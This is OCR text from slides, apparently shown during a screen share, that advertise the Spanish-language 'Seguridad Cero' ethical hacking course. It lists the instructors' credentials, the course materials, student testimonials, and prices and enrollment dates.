
meet.google.com/dhg-dadt-iqb

Estás mostrando tu pantalla

Chat

Fernando Vides Conislla Murg...

Fernando Vides Conislla Murg...



Crear

Calendario de Google

Carpeta de la clase en Drive

Todos los temas

Clase 2

Clase 1

Clase 2

Clase 2: Diapositiva

Publicado: 26 jun.

Clase 2: Grabación 4

Publicado: 26 jun.

Clase 2: Curso Ethical Ha...
Videos

4 comentarios de la clase

Ver material

SEGURIDAD CERO

Fernando Conislla
Ethical Hacking Expert


- Años de experiencia en servicios de ciberseguridad para entidades gubernamentales, bancarias, medios de pago, etc.
- Instructor en SEGURIDAD CERO e instructor oficial Certiprof
- Expositor en eventos internacionales
- Master en gestión y dirección de la ciberseguridad
- Certificaciones internacionales CEH, CPTE, CSWAE, LCSPC

SEGURIDAD CERO

Santiago Muñoz
Ethical Hacking Expert

- Años de experiencia en ejercicios de Red Team para entidades gubernamentales, financiero, etc.
- Especializado en el hacking de aplicaciones web, Windows y Active Directory.
- Security researcher en Faraday
- Instructor en SEGURIDAD CERO de Ethical Hacking
- Certificaciones internacionales OSCPE | CRTP | CTRE

Material de Estudio




Arsenal de Herramientas

Plantillas

N°	Vulnerabilidades	Impacto	Probabilidad	Riesgo
1	----------	Alto	Alta	Alto
2	----------	Alto	Alta	Alto
3	----------	Alto	Media	Medio
4	----------	Medio	Media	Medio
5	----------	Medio	Alta	Alto
6	----------	Bajo	Baja	Bajo

Acceso de por vida

Grupo Privado de Alumnos



OWASP Top 10 Riesgos de Seguridad de las API


Implementación NIST
Cybersecurity Framework

Cómputo Forense

Seguridad en la Nube


Desarrollo Seguro

Certificado (60 Horas)

Giancarlo Orrillo Cruz

¡El curso fue excelente!, Fernando y Santiago tienen la capacidad para transmitir conocimientos con un alto nivel de detalle; adicional a ello, la metodología y estructura es más que importante y existió una ruta para el entendimiento del objetivo.

Gerardo Javier Villarreal

Agradecer a Fernando y Santiago por el curso.
Antes del curso solo tenia ideas vagas sobre de lo que trataba el ethical hacking.
Para mi, quedan cimientos firmes sobre el tema. Queda como propósito fortalecerlo aqui aprendido a través de la investigación y talleres.

Jefferson Calderón

Muy agradecido por las clases de Ethical hacking, donde pude aprender muchas cosas de gran importancia y ampliar el panorama de la seguridad y las diferentes vulnerabilidades.
Tener como instructor a Fernando Conislla, se lo recomiendo a los que quieran estar en el mundo de la ciberseguridad.

Santiago Gutierrez Garay

Las clases de ethical hacking de Seguridad Cero. No se necesita de conocimiento acerca de ethical hacking, ya que ellos, explican todo lo que se necesita en el curso.
El curso es altamente recomendado!

SEGURIDAD CERO

Inversión

Precio Normal:
800 USD

SEGURIDAD CERO

Inversión

~~Precio Normal: 800 USD~~

Inversión

OFERTA:
297 USD

SEGURIDAD CERO

Inversión

+7% Dscto Adicional

1 cuota 277 USD

3 cuotas 97 USD

SEGURIDAD CERO

Inversión

1 cuota 277 USD

3 cuotas 97 USD

Fin de oferta: 10 Agosto
Inicio de clases: 14 Agosto

ETHICAL HACKING PROFESSIONAL

40 Horas
+5 Minicursos
+ Libro de Estudios
+ Pack de Herramientas
+ Plantillas
+Instructores Expertos
+Grupo Privado
+ Certificado (60 Horas)

1 cuota de 277 USD

3 cuotas de 97 USD

Fin de oferta: 10 Agosto
Inicio de clases: 14 Agosto


SEGURIDAD
CERO
ESPECIALIZACIÓN
ETHICAL HACKING
PROFESSIONAL
Inscríbete con 62% Off